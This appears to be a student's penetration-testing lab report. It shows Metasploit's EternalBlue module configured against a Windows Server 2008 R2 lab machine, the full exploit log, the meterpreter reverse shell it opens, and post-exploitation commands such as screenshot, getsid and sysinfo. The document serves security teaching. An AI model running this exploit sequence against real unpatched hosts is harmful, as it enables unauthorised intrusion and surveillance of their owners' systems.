
Task B.

Exploit EternalBlue on Windows Server 2008 with Metasploit (20 pt)

In this task, you need to use similar steps to exploit the EternalBlue vulnerability on Windows Server 2008. Make sure to search and replace the exploit module against Windows Server 2008 accordingly.


• Configure your Metasploit accordingly and set XXXX (follow the lab instruction) as the listening port number. Display the configuration and exploit the target. (10 pt)




```
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.10.13    yes       The listen address (an interface may be specified)
   LPORT     4428             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

(In the above screenshot, Metasploit has been configured to exploit Widows 2008 server with EternalBlue)

1. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. (2 pt)


Kali - Internal Workstation on CS301-JRUSS020 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications
Places
Terminal
Sat 18:10
root@CS2APenTest: ~
File Edit View Search Terminal Help
Hyper-V Manager
CS301-JRUSS020
Floppy Disk
Activate Windows
Go to Settings to activate Windows.
6:10 PM
3/16/2024

```
[*] 192.168.10.11:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.10.11:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.10.11:445 - 0x00000020  37 36 30 30                                      7600
[+] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.11:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.10.11:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.11:445 - Starting non-paged pool grooming
[+] 192.168.10.11:445 - Sending SMBv2 buffers
[+] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.11:445 - Sending final SMBv2 buffers.
[*] 192.168.10.11:445 - Sending last fragment of exploit packet!
[*] 192.168.10.11:445 - Receiving response from exploit packet
[+] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.10.11:445 - Sending egg to corrupted connection.
[*] 192.168.10.11:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.10.11
[*] Meterpreter session 1 opened (192.168.10.13:4428 -> 192.168.10.11:49158) at 2024-03-16 18:02:56 -0400
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > screenshot
Screenshot saved to: /root/sHnVAtfu.jpeg
meterpreter > 
```


Kali - Internal Workstation on CS301-JRUSS020 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications
Places
Firefox ESR
Sat 18:11
sHnVAtfu.jpeg (JPEG Image, 1024 × 768 pixels) - Scaled (91%) - Mozilla Firefox
sHnVAtfu.jpeg (JPEG Im
file:///root/sHnVAtfu.jpeg
Nessus Home
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Most Visited
Initial Configuration Tasks
Perform the following tasks to configure this server
Windows Server 2008
Provide Computer Information
Specifying computer information
Update This Server
Updating your Windows server
Activate Windows
Go to Settings to activate Windows.
6:11 PM
3/16/2024

Activate Windows Product ID: 55041-262-2218431-84323 (Activated)

Set time zone Time Zone: (UTC-05:00) Eastern Time (US & Canada)

Configure networking Private1 NET: 192.168.10.11
VMShareNetworkOnly: IPv4 address assigned by DHCP, IPv6 enabled


Provide computer name and domain Full Computer Name: W2008R2
Workgroup: WORKGROUP

Enable automatic updating and feedback Updates: Not configured
Feedback: Windows Error Reporting off
Not participating in Customer Experience Improvement Program

Download and install updates Checked for Updates: Never
Installed Updates: Never

(In the above screenshot, the screenshot command was used to take a photo of the target's desktop)


2. [Post-exploitation] In meterpreter shell, display the target system's local date and time. (2 pt)



```
[*] 192.168.10.11:445 - 0x00000020  37 36 30 30                                      7600
[+] 192.168.10.11:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.11:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.10.11:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.11:445 - Starting non-paged pool grooming
[+] 192.168.10.11:445 - Sending SMBv2 buffers
[+] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.11:445 - Sending final SMBv2 buffers.
[*] 192.168.10.11:445 - Sending last fragment of exploit packet!
[*] 192.168.10.11:445 - Receiving response from exploit packet
[+] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.10.11:445 - Sending egg to corrupted connection.
[*] 192.168.10.11:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.10.11
[*] Meterpreter session 1 opened (192.168.10.13:4428 -> 192.168.10.11:49158) at 2024-03-16 18:02:56 -0400
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > screenshot
Screenshot saved to: /root/sHnVAtfu.jpeg
meterpreter > localtime
Local Date/Time: 2024-03-16 18:12:50.423 Eastern Daylight Time (UTC-500)
meterpreter >
```

(In the above screenshot, the localtime command is used to determine the date and time of the remote host)


3. [Post-exploitation] In meterpreter shell, get the SID of the user. (2 pt)



```
[*] 192.168.10.11:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.10.11:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.11:445 - Starting non-paged pool grooming
[+] 192.168.10.11:445 - Sending SMBv2 buffers
[+] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.11:445 - Sending final SMBv2 buffers.
[*] 192.168.10.11:445 - Sending last fragment of exploit packet!
[*] 192.168.10.11:445 - Receiving response from exploit packet
[+] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.10.11:445 - Sending egg to corrupted connection.
[*] 192.168.10.11:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.10.11
[*] Meterpreter session 1 opened (192.168.10.13:4428 -> 192.168.10.11:49158) at 2024-03-16 18:02:56 -0400
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > screenshot
Screenshot saved to: /root/sHnVAtfu.jpeg
meterpreter > localtime
Local Date/Time: 2024-03-16 18:12:50.423 Eastern Daylight Time (UTC-500)
meterpreter > getsid
Server SID: S-1-5-18
meterpreter >
```

(In the above screenshot, the getsid command is used to get the user sid)

4. [Post-exploitation] In meterpreter shell, get the current process identifier. (2 pt)




Kali - Internal Workstation on CS301-JRUSS020 - Virtual Machine Connection
Sat 18:20
root@CS2APenTest: ~

```
[*] 192.168.10.11:445 - Starting non-paged pool grooming
[+] 192.168.10.11:445 - Sending SMBv2 buffers
[+] 192.168.10.11:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.11:445 - Sending final SMBv2 buffers.
[*] 192.168.10.11:445 - Sending last fragment of exploit packet!
[*] 192.168.10.11:445 - Receiving response from exploit packet
[+] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.10.11:445 - Sending egg to corrupted connection.
[*] 192.168.10.11:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.10.11
[*] Meterpreter session 1 opened (192.168.10.13:4428 -> 192.168.10.11:49158) at 2024-03-16 18:02:56 -0400
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > screenshot
Screenshot saved to: /root/sHnVAtfu.jpeg
meterpreter > localtime
Local Date/Time: 2024-03-16 18:12:50.423 Eastern Daylight Time (UTC-500)
meterpreter > getsid
Server SID: S-1-5-18
meterpreter > getpid
Current pid: 1136
meterpreter >
```

(In the above screenshot, the getpid command is used to get the process id of the target machine)

5. [Post-exploitation] In meterpreter shell, get system information about the target. (2 pt)



Kali - Internal Workstation on CS301-JRUSS020 - Virtual Machine Connection
Sat 18:22
root@CS2APenTest: ~

```
[*] 192.168.10.11:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.10.11
[*] Meterpreter session 1 opened (192.168.10.13:4428 -> 192.168.10.11:49158) at 2024-03-16 18:02:56 -0400
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.10.11:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > screenshot
Screenshot saved to: /root/sHnVAtfu.jpeg
meterpreter > localtime
Local Date/Time: 2024-03-16 18:12:50.423 Eastern Daylight Time (UTC-500)
meterpreter > getsid
Server SID: S-1-5-18
meterpreter > getpid
Current pid: 1136
meterpreter > sysinfo
Computer        : W2008R2
OS              : Windows 2008 R2 (Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter >
```

(In the above screenshot, the sysinfo command is used to get the target machine's system information)